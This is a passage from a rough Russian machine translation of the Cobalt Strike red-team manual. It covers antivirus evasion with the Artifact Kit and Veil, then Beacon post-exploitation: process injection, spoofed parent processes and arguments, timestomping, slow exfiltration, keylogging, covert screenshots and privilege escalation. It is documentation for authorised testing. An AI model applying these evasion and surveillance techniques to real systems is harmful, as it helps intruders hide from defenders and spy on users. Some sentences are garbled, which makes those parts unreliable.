Ответ кобальтового удара на это прост. У песочницы антивируса есть ограничения. Это не полная виртуальная машина. Существуют системные модели поведения, которые не эмулируются антивирусной песочницей. Набор артефактов представляет собой набор исполняемых файлов и DLL- шаблонов, которые зависят от некоторого поведения, которое антивирус не эмулирует для восстановления shellcode, расположенного внутри двоичного файла .

Один из методов [см.: src-common / bypass-pipe.c в Artifact Kit] генерирует исполняемые файлы и библиотеки DLL, которые служат shellcode для самих себя по именованному каналу . Если антивирусная песочница не эмулирует именованные каналы , она не найдет известный плохой shellcode.

Где набор артефактов не работает

Конечно, антивирусы могут победить определенные реализации набора артефактов. Если поставщик антивируса пишет подписи для используемого вами метода набора артефактов, то создаваемые им исполняемые файлы и библиотеки DLL будут пойманы. Это начало происходить, со временем, с помощью метода обхода по умолчанию в Cobalt Strike 2.5 и ниже. Если вы хотите получить максимальную отдачу от набора артефактов, вы будете использовать один из его методов в качестве основы для создания своей собственной реализации набора артефактов.

Но даже этого недостаточно. Некоторые антивирусы обращаются к серверам поставщика антивирусов. Там поставщик определяет, является ли исполняемый файл или DLL известным хорошим или неизвестным, никогда ранее не виденным, исполняемым или DLL. Некоторые из этих продуктов автоматически отправляют неизвестные исполняемые файлы и библиотеки DLL поставщику для дальнейшего анализа и предупреждения пользователей. Другие рассматривают неизвестные исполняемые файлы и библиотеки DLL как вредоносные. Это зависит от продукта и его настроек.

Дело в том, что никакое количество “запутывания” не поможет вам в этой ситуации. Вы столкнулись с другим видом защиты, и вам нужно будет обойти его соответствующим образом. Рассматривайте эти ситуации так же, как вы рассматривали бы белый список приложений. Попробуйте найти известную хорошую программу (например, powershell), которая поместит ваш загрузочный модуль в память.

Как использовать набор Артефактов

Перейдите в раздел **Help - > Arsenal** от лицензированного Cobalt Strike, чтобы загрузить набор артефактов. Вы также можете получить доступ к Арсеналу непосредственно по адресу:

https://www.cobaltstrike.com/scripts

Strategic Cyber LLC распространяет набор артефактов как файл tgz. Используйте команду tar, чтобы извлечь его. Набор артефактов включает в себя build.sh сценарий. Запустите этот сценарий на Kali Linux, без аргументов, чтобы построить методы набора артефактов по умолчанию с минимальным GNU для Windows.

```
root@kali:~/artifact# ls
build.sh   dist-pipe      dist-template  script.example  src-main
dist-peek  dist-readfile  README.txt     src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifacts
[*] Recompile artifact32.dll with src-common/bypass-pipe.c
Warning: resolving _DllGetClassObject by linking to _DllGetClassObject@
12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

Рисунок 31. Процесс Сборки Набора Артефактов

Сценарий сборки набора артефактов создает папку с шаблонными артефактами для каждого метода набора артефактов. Чтобы использовать технику с Cobalt Strike, перейдите в **Cobalt Strike - > Script Manager** и загрузите artifact.cna из папки этой техники.


Вам предлагается изменить набор артефактов и его методы, чтобы они соответствовали вашим потребностям. В то время как опытные программисты С могут сделать больше с набором артефактов, это вполне осуществимо для

авантюрного не-программиста для работы с набором артефактов. Например, крупный антивирус любит писать подписи для исполняемых файлов в пробной версии Cobalt Strike каждый раз, когда происходит релиз. Вплоть до Cobalt Strike 2.5, пробная и лицензионная версии Cobalt Strike использовали метод named piped technique в своих исполняемых файлах и библиотеках DLL. Этот поставщик напишет подпись для строки именованного канала, используемой исполняемым файлом . Уничтожение их сигнатур, выпуск за выпуском, было так же просто, как изменение имени pipe в исходном коде метода pipe.

6.3 Фреймворк уклонения - Veil

Veil - это популярный фреймворк для создания исполняемых файлов, которые проходят мимо некоторых антивирусов. Вы можете использовать Veil, чтобы генерировать исполняемые файлы для полезных нагрузок Cobalt strike. Перейдите в раздел **Attacks -> Packages -> Payload Generator**. Выберите перехватчик, для которого вы хотите создать исполняемый файл . В качестве типа вывода выберите Veil. Нажмите кнопку *Generate* и сохраните файл.

Launch the Veil Evasion Framework and choose the technique you want to use. Veil will eventually ask about shellcode. Select Veil's option to supply custom shellcode. Paste in the contents of the file Cobalt Strike's payload generator made. Press enter and you will have a fresh Veil-made executable.



Риуснок 32. Использование Veil для создания приложения

6.4 Атаки Java Applet

Strategic Cyber LLC распространяет исходный код для атак апплетов Cobalt Strike в виде набора апплетов . Это также доступно в арсенале Cobalt Strike. Перейдите в раздел **Help -> Arsenal** и загрузите набор апплетов.

Используйте включенный build.sh скрипт для сборки Applet Kit на Kali Linux. Многие клиенты Cobalt Strike используют эту возможность, чтобы подписывать атаки Java-апплетов Cobalt Strike купленным ими сертификатом подписи кода . Это очень рекомендуется с нашей стороны.

Чтобы заставить Cobalt Strike использовать ваш набор апплетов поверх встроенного, загрузите applet.cna входящий в Applet Kit..

На странице Cobalt Strike Arsenal вы также заметите апплет Power. Это альтернативная реализация атак Java- апплетов Cobalt Strike, которая использует PowerShell для загрузки полезной нагрузки в память. Апплет Power демонстрирует гибкость, которую должны воссоздать стандартные атаки Cobalt Strike совершенно другим способом и по- прежнему использовать их с рабочими процессами Cobalt Strike.

Чтобы заставить Cobalt Strike использовать ваш набор апплетов поверх встроенного, загрузите applet.cna входящий в Applet Kit.

6.5 The Resource Kit - Комплект ресурсов

Resource Kit - это средство Cobalt Strike для изменения шаблонов сценариев HTA, PowerShell, Python, VBA и VBS, используемых Cobalt Strike в своих рабочих процессах . Опять же , этот набор доступен для лицензированных пользователей в арсенале Cobalt strike. Перейдите в меню **Help -> Arsenal**, чтобы загрузить набор ресурсов.

README.txt IIed с набором ресурсов документирует включенные скрипты и функции, которые их используют. Чтобы избежать этого продукта, рассмотрите возможность изменения строк или поведения в этих сценариях.

Чтобы заставить Cobalt Strike использовать ваши шаблоны сценариев поверх встроенных шаблонов сценариев, загрузите resources.cna входящий в Resource Kit.

7. Пост-эксплуатация

7.1 Консоль Beacon

Щелкните правой кнопкой мыши на сеансе Beacon и выберите interact, чтобы открыть консоль этого Beacon. Консоль- это основной пользовательский интерфейс для сеанса работы с Beacon. Консоль Beacon позволяет видеть, какие задачи были выданы Beacon, и видеть, когда он их загружает. Консоль Beacon также является местом, где выводятся команды и другая информация.




Рисунок 33. Консоль Cobalt Strike Beacon

Между выводом и вводом консоли Beacon находится строка состояния. Эта строка состояния содержит информацию о текущем сеансе. В конфигурации по умолчанию строка состояния показывает NetBIOS- имя цели , имя пользователя и PID текущего сеанса, а также время последней регистрации Beacon.

Каждая команда, которая выдается Beacon, через графический интерфейс или консоль, будет отображаться в этом окне. Если товарищ по команде выдает команду, Cobalt Strike предварительно зафиксирует команду своим handle.

Вы, вероятно, проведете большую часть времени с Cobalt strike в консоли Beacon. Это стоит того , чтобы ознакомиться с его командами. Введите **help** в консоли Beacon, чтобы просмотреть доступные команды. Введите **help**, а затем имя команды, чтобы получить подробную справку.

7.2 Меню Beacon

Щелкните правой кнопкой мыши на Beacon или внутри консоли Beacon, чтобы открыть меню Beacon. Это то же меню, которое используется для открытия консоли Beacon. Меню Access содержит параметры для управления доверительными материалами и повышения уровня доступа. Меню "Explore" состоит из опций для извлечения информации и взаимодействия с системой объекта. В меню Pivoting можно настроить инструменты для туннелирования трафика через Beacon. Меню Session -это место, где вы управляете текущим сеансом Beacon.




Рисунок 34. Меню Cobalt Strike Beacon

Некоторые визуализации Cobalt Strike (сводный график и таблица сеансов) позволяют выбрать несколько Beacon одновременно. Большинство действий, которые происходят через это меню, будут применяться ко всем выбранным сеансам Beacon.

7.3 Асинхронные и интерактивные операции

Имейте в виду, что Beacon - Это асинхронная полезная нагрузка. Команды не выполняются сразу. Каждая команда попадает в очередь. Когда Beacon зарегистрируется (подключится к вам), он загрузит эти команды и выполнит их одну за другой. В это время Beacon также сообщит о любом выводе, который он имеет для вас. Если вы допустили ошибку, используйте команду **clear**, чтобы очистить очередь команд для текущего Beacon.

По умолчанию Beacon проверяются каждые шестьдесят секунд. Вы можете изменить это с помощью команды Beacon - sleep. Используйте **sleep** с последующим временем в секундах, чтобы указать, как часто Beacon должен регистрироваться. Вы также можете указать второе число между 0 и 99. Это число является фактором изменения. Beacon будет менять время каждый раз, когда он возвращается, на случайный процент, который вы указываете в качестве фактора изменения. Например, **sleep 300 20**, заставит Beacon спать в течение 300 секунд с процентом изменения 20%. Это означает, что Beacon будет заспать на случайную величину от 240s до 300s после каждой регистрации.

Чтобы сделать проверку Beacon несколько раз в секунду, попробуйте **sleep 0**. Это интерактивный режим. В этом режиме команды будут выполняться сразу. Вы должны сделать свой Beacon интерактивным, прежде чем туннелировать трафик через него. Несколько команд Beacon (например, browserpivot, desktop и т. д.) автоматически переведет Маяк в интерактивный режим при следующей регистрации.

7.4 Выполняемые команды

Команда Beacon - **shell** поручит Beacon выполнить команду с помощью cmd.exe на скомпрометированном хосте. Когда команда завершится, Beacon представит Вам выходные данные.

Используйте команду **run** ,чтобы выполнить команду без cmd.exe. Команда run отправит выходные данные вам . Команда **execute** запускает программу в фоновом режиме и не отправляет выходные данные .

Используйте команду **powershell** для выполнения команды с помощью PowerShell на скомпрометированном хосте. Используйте команду **powerpick** для выполнения cmdlets PowerShell без powershell.exe. Эта команда основана на неуправляемой технологии PowerShell, разработанной Ли Кристенсеном. Команды powershell и powerpick будут использовать ваш текущий токен.

Команда **psinject** вводит неуправляемый PowerShell в определенный процесс и запускает cmdlet из этого процесса.

Команда **powershell-import** будет импортировать скрипт PowerShell в Beacon. При дальнейшем использовании команд powershell, powerpick и psinject им будут доступны cmdlet из импортированного скрипта. Beacon может иметь только один скрипт PowerShell одновременно. Импортируйте пустой файл, чтобы очистить импортированный скрипт от Beacon.

Команда **execute-assembly** запустит локальный исполняемый файл .NET как пост-эксплуатацию Beacon. Вы можете передавать аргументы этой сборке, как если бы она была запущена из интерфейса командной строки Windows. Эта команда также унаследует ваш текущий токен.

Если вы хотите, чтобы Beacon выполнял команды из определенного каталога(директории), используйте команду **cd** в консоли Beacon для переключения рабочего каталога процесса Beacon. Команда **pwd** сообщит вам, из какого каталога вы в данный момент работаете.

Команда **setenv** установит переменную окружения.

7.5 Прохождение Сессии

Cobalt strike's Beacon создавался как линия жизни, которая сохраняла доступ к скомпрометированному хосту. С самого первого дня главной целью Beacon была передача доступа другим перехватчикам Cobalt Strike.

Используйте команду **spawn**, чтобы создать сессию для перехватчика. Команда spawn принимает в качестве аргументов архитектуру (например, x86, x64) и перехватчик.

По умолчанию команда **spawn** создает сеанс в rundll32.exe. Администратору оповещения может показаться странным, что rundll32.exe периодически подключается к интернету. Найдите более совершенную программу (например, Internet Explorer)и используйте команду **spawnto**, чтобы указать, какую программу Beacon должен вызывать для своих сеансов.

Команда **spawnto** требует, чтобы вы указали архитектуру (x86 или x64) и полный путь к программе для запуска, если это необходимо. Введите **spawnto** сам по себе и нажмите enter, чтобы вернуть настройки Beacon к по умолчанию.

Введите **inject** с последующим id процесса и именем перехватчика, чтобы ввести сессию в определенный процесс. Используйте **ps**, чтобы получить список процессов в текущей системе. Используйте **inject [pid] x64** для внедрения 64-разрядного Beacon в процесс x64.

Обе команды spawn и inject вводят этап полезной нагрузки в память. Если этап полезной нагрузки является Beacon HTTP, HTTPS или DNS, и он не может связаться с вами—вы не увидите сессию. таким образом, если этап полезной нагрузки является Beacon TCP или SMB, то эти команды автоматически попытаются установить связь и взять на себя управление этими полезными нагрузками.

Используйте **dllinject [pid]** для внедрения в процесс Reflective DLL.

Используйте **shinject [pid] [architecture] [/path/to / file.bin]** команду для внедрения shellcode из локального файла в целевой процесс. Используйте **shspawn [architecture] [/ path / to / file.bin]**, чтобы создать процесс "spawn to" и ввести указанный файл shellcode в этот процесс.

Используйте **dllload [pid] [c:\path\to\file.dll]** для загрузки библиотеки DLL на диске в другом процессе.

7.6 Альтернативные Родительские Процессы

Используйте **ppid [pid]** для назначения альтернативного родительского процесса для программ, запущенных вашим сеансом Beacon. Это нужно для того, чтобы ваша активность смешалась с обычными действиями с целью. Текущий сеанс Beacon должен иметь права на альтернативного родителя, и лучше всего, если процесс альтернативного родителя существует в том же сеансе рабочего стола, что и ваш Beacon. Введите ppid, без аргументов, чтобы процессы запустить Beacon без поддельного родителя.

Команда **runu** выполнит команду с другим процессом в качестве родителя. Эта команда будет выполняться с правами и сеансом рабочего стола ее альтернативного родительского процесса. Текущий сеанс Beacon должен иметь полные права на альтернативного родителя. Команда **spawnu** создаст временный процесс, как дочерний для указанного процесса, и введет в него этап полезной нагрузки Beacon. Значение spawnto определяет, какая программа используется в качестве временного процесса.

7.7 Подделка Аргументов Процесса

У каждого Beacon есть внутренний список команд, для которых он должен подделывать аргументы. Когда Beacon запускает команду, которая соответствует списку, Beacon:

1. Запускает соответствующий процесс с поддельными аргументами
2. Обновляет память процесса с реальными аргументами
3. Возобновляет процесс

Эффект заключается в том, что приложения хоста, записывающие запуски процессов, увидит поддельные аргументы. Это помогает скрыть вашу реальную активность.

Используйте **argue [command] [fake arguments]**, чтобы добавить команду в этот внутренний список. Часть [command] может содержать переменную окружения. Используйте **argue [command]**, чтобы удалить команду из этого внутреннего списка. argue, сам по себе, перечисляет команды в этом внутреннем списке.

Если Beacon попытается запустить "net.exe", он не будет соответствовать net, NET.EXE, или c:\windows\system32\net.exe из его внутреннего списка. Он будет соответствовать только net.exe.

x86 Beacon может подменять аргументы только в дочерних процессах x86. Кроме того , Beacon x64 может подменить только аргументы в дочерних процессах x64.

Реальные аргументы записываются в область памяти, которая содержит поддельные аргументы. Если реальные аргументы длиннее поддельных, запуск команды завершится неудачей.

7.8 Блокировка библиотек DLLs в Дочерних Процессах

Используйте **blockdlls start**, чтобы попросить Beacon запустить дочерние процессы с политикой двоичной подписи, которая блокирует библиотеки DLL сторонних разработчиков из пространства процессов. Используйте **blockdlls stop**, чтобы отключить такое поведение. Для этой функции требуется Windows 10.

7.9 Загрузка и Скачивание файлов

Команда **download** загрузит запрошенный файл. Вам не нужно вводить кавычки вокруг имени файла с пробелами в нем. Beacon построен для низкой и медленной эксфильтрации данных. Во время каждой регистрации Beacon загружает фиксированный кусок каждого файла, который ему поручено получить. Размер этого фрагмента зависит от текущего канала передачи данных Beacon. Каналы HTTP и HTTPS собирают данные в блоки по 512 КБ.

Введите **downloads**, чтобы просмотреть список загружаемых файлов для текущего Маяка. Используйте команду **cancel**, а затем имя файла , чтобы отменить загрузку, которая выполняется. Вы можете использовать wildcards с командой cancel, чтобы отменить несколько загрузок файлов

Перейдите в **View - > Downloads** в Cobalt Strike, чтобы просмотреть файлы, которые ваша команда загрузила ранее. На этой вкладке будут отображаться только завершенные загрузки. Загруженные файлы хранятся на командном сервере. Чтобы вернуть файлы в систему, выделите их здесь и нажмите кнопку **Sync Files**. Затем Cobalt Strike загрузит выбранные файлы в папку по вашему выбору в вашей системе.

Команда **upload** загрузит файл на хост.

При загрузке файла иногда требуется обновить его временные метки, чтобы он сливался с другими файлами в той же папке. Для этого используйте команду **timestomp**. Команда timestomp будет сопоставлять измененное, доступное и созданное время одного файла с другим файлом.

7.10 Файловый браузер

Файловый браузер Beacon-это возможность изучить файлы в скомпрометированной системе. Перейдите в **[Beacon] - > Explore - > File Browser**, чтобы открыть его.

Файловый браузер запросит список текущего рабочего каталога Beacon. Когда результат придет, файловый браузер будет заполнен.

Левая сторона браузера файлов представляет собой дерево, которое организует известные диски и папки в одно целое. В правой части браузера файлов отображается содержимое текущей папки.




Рисунок 35. Файловый браузер

Каждый файловый браузер кэширует списки папок, которые он получает. Цветная папка указывает на то, что содержимое папки находится в кэше этого файлового браузера. Вы можете перейти к кэшированным папкам без создания нового запроса на список файлов. Нажмите кнопку **Refresh**, чтобы попросить Beacon обновить содержимое текущей папки.

Темно-серая папка означает, что содержимое папки не находится в кэше этого браузера файлов. Нажмите на папку в дереве, чтобы Beacon создал задачу для отображения содержимого этой папки (и обновления ее кэша). Дважды щелкните на темно-серой папке справа, чтобы сделать то же самое.

Чтобы перейти к папке, нажмите кнопку Folder рядом с путем к файлу над правой панелью просмотра сведений о папке. Если родительская папка находится в кэше этого файлового браузера, вы сразу увидите результаты. Если родительская папка не находится в кэше обозревателя файлов, браузер создаст задачу для вывода списка содержимого родительской папки.

Щелкните правой кнопкой мыши по файлу, чтобы загрузить или удалить его.

Чтобы узнать, какие диски доступны, нажмите кнопку **List Drivers.**

7.11 Команды файловой системы

You may prefer to browse and manipulate the file system from the Beacon console. You can do this too. Use the **ls** command to list files in the current directory. Use **mkdir** to make a directory. **rm** will remove a file or folder. **cp** copies a file to a destination. **mv** moves a file.

7.12 Реестр Windows

Используйте **reg_query [x86|x64] [HIVE \ path\to\key]** для запроса определенного ключа в реестре. Эта команда выведет значения внутри этого ключа и список всех подразделов. Параметр x86/x64 является обязательным и заставляет Beacon использовать WoW64 (x86) или собственное представление реестра. **reg_query [x86|x64] [HIVE \ path\to\key] [value]** запросит определенное значение в разделе реестра.

7.13 Нажатия клавиш и скриншоты

Инструменты Beacon для регистрации нажатий клавиш и создания скриншотов предназначены для внедрения в другой процесс и сообщения их результатов вашему Beacon.

Чтобы запустить кейлоггер, используйте **keylogger pid** чтобы внедриться в процесс x86. Используйте **keylogger pid x64**, чтобы внедриться в 64-разрядный процесс. Explorer.exe является хорошим кандидатом для этого инструмента. Используйте кейлоггер сам по себе, чтобы ввести регистратор нажатий клавиш во временный процесс. Регистратор нажатий клавиш будет отслеживать нажатия клавиш от введенного процесса и сообщать о них Beacon, пока процесс не завершится или вы не завершите работу кейлоггера пост-эксплуатации.

Имейте в виду, что несколько кейлоггеров могут конфликтовать друг с другом. Используйте только один кейлоггер для каждого сеанса.

Чтобы сделать снимок экрана , используйте **screenshot pi**d для внедрения инструмента в процесс x86. Используйте **screenshot pid x64**, чтобы внедриться в 64-разрядный процесс. Опять же , explorer.exe является хорошим кандидатом для этого инструмента. у мент а . Этот вариант команды screenshot сделает один снимок экрана и выйдет. Screenshot, сам по себе, введет инструмент screenshot во временный процесс.Используйте **screenshot pid architecture**, чтобы попросить инструмент скриншота работать в течение некоторого количества секунд и сообщать о скриншоте каждый раз, когда Beacon регистрируется. Это удобный метод для слежки за пользователем.

Когда Beacon получает новые скриншоты или нажатия клавиш , он отправляет сообщение на консоль Beacon.. Однако скриншот и информация о нажатиях клавиш недоступны через консоль Beacon. Перейдите к **View ->Keystrokes**, чтобы увидеть зарегистрированные нажатия клавиш во всех сеансах вашего Beacon.Перейдите в **View -> Screenshots**, чтобы просмотреть скриншоты всех ваших сеансов Beacon. Оба эти диалога обновляются по мере поступления новой информации. Эти диалоги позволяют одному оператору легко отслеживать нажатия клавиш и скриншоты на всех сеансах вашего Beacon.

7.14 Задачи Пост-Эксплуатации

Некоторые функции Beacon запускаются как задания в другом процессе (например, регистратор нажатий клавиш и инструмент скриншотов). Эти задания выполняются в фоновом режиме и сообщают о своих результатах, когда они доступны. Используйте команду **jobs**, чтобы увидеть, какие задания выполняются в вашем Beacon. Используйте **jobkill [номер задания],** чтобы закончить задание.

7.15 Браузер Процессов

Обозреватель процессов делает очевидное; он назначает Beacon для отображения списка процессов и показывает вам эту информацию. В левой части показаны процессы, организованные в виде дерева. Текущий процесс для вашего Beacon подсвечивается желтым цветом.

На правой стороне показаны детали процесса. Браузер процессов также является удобным местом для имитирования токена из другого процесса, развертывания инструмента скриншотов или развертывания регистратора нажатий клавиш . Выделите один или несколько процессов и нажмите соответствующую кнопку в нижней части вкладки.




Рисунок 36. Браузер Процессов

Если вы выделите несколько Beacon's и зададите им показать процессы, Cobalt Strike покажет браузер процессов, который также указывает, из какого хоста происходит процесс. Этот вариант обозревателя процессов является удобным способом развертывания постэксплуатационных инструментов Beacon сразу в нескольких системах. Просто отсортируйте по имени процесса, выделите интересные процессы в целевых системах и нажмите кнопку Screenshot или Log Keystrokes, чтобы развернуть эти инструменты для всех выделенных систем.

7.16 Управление рабочим столом

Для взаимодействия с рабочим столом на хосте цели перейдите в [beacon] - > Explore - > Desktop (VNC). Это приведет к этапу VNC-сервера в память текущего процесса и туннелированию соединения через Beacon.

Когда VNC-сервер будет готов, Cobalt Strike откроет вкладку с надписью Desktop HOST@PID.

Вы также можете использовать команду **desktop** Beacon для внедрения сервера VNC в определенный процесс. Используйте **desktop pid architecture low|high**. Последний параметр позволяет задать качество для сеанса VNC.

Рисунок 37. Cobalt Strike Средство Просмотра Рабочего Стола

В нижней части вкладки рабочего стола есть несколько кнопок. Это:

Обновить экран
Только просмотр

Уменьшить Масштаб
Увеличить Масштаб
Увеличить Масштаб до 100%
Отрегулируйте масштаб по размеру вкладки

Сделать Ctrl + Escape
Ctrl Блокировка клавиши Ctrl
Alt Блокировка клавиши Alt

Если вы не можете печатать на рабочем столе проверьте клавиши **Ctrl** и **Alt** . Если одна из клавиш зажата, все ваши действия будут выполняться вместе с Ctrl или Alt. Нажмите клавиши **Ctrl** или **Alt** чтобы закончить это. Удостоверьтесь, что **View only** не нажата. Чтобы обезопасить вас от случайных движений мышкой**, View** включена по умолчанию.

7.17 Повышение Привилегий

Некоторые команды пост-эксплуатации требуют прав системного администратора. Beacon включает в себя несколько вариантов, чтобы помочь вам повысить свой доступ.

Повышение с помощью эксплойта

Введите **elevate** чтобы просмотреть список эксплойтов доступных в Cobalt Strike. Запустите **elevate** ***[exploit] [listener]*** чтобы попытаться повысить привилегии с помощью эксплойта. Также вы можете запустить их черезе **[beacon]** -> **Access** -> **Elevate**.

Используйте **runasadmin**, чтобы посмотреть эксплойты зарегистрированные в Cobalt Strike. Запустите **runasadmin** ***[exploit] [command + args]*** чтобы попробовать запустить выбранный эксплойт с повышенными привилегиями.

Cobalt Strike разделяет команды повышения привилегий и эксплойты сессий, потому что некоторые эксплойты имеют возможность запуска сессии. Другие атаки дают примитив "выполнить эту команду". Порождение сеанса из примитива "выполнить эту команду" предлагает много решений по вооружению (не всегда благоприятных) в руки разработчика вашего инструмента. С помощью runasadmin вы можете загрузить исполняемый файл на диск и запустить его, запустить оболочку PowerShell one-liner или каким-либо образом ослабить цель.

Если вы хотите использовать оболочку PowerShell one-liner для создания сеанса, перейдите в раздел **[session] - > Access - > One-liner**. Это диалоговое окно настроит веб-сервер только для локального хоста в сеансе Beacon для размещения этапа полезной нагрузки и вернет команду PowerShell для загрузки и запуска этого этапа полезной нагрузки. Этот веб-сервер является одноразовым. Как только он будет подключен к once, он очистится и перестанет обслуживать вашу полезную нагрузку. Если вы запускаете TCP или SMB Beacon с помощью этого инструмента, вам нужно будет использовать connect или link, чтобы взять на себя управление полезной нагрузкой вручную. Кроме того, имейте в виду, что если вы попытаетесь использовать полезную нагрузку x64—это не удастся, если x86 PowerShell находится в вашем $PATH.




Рисунок 38. PowerShell One-liner

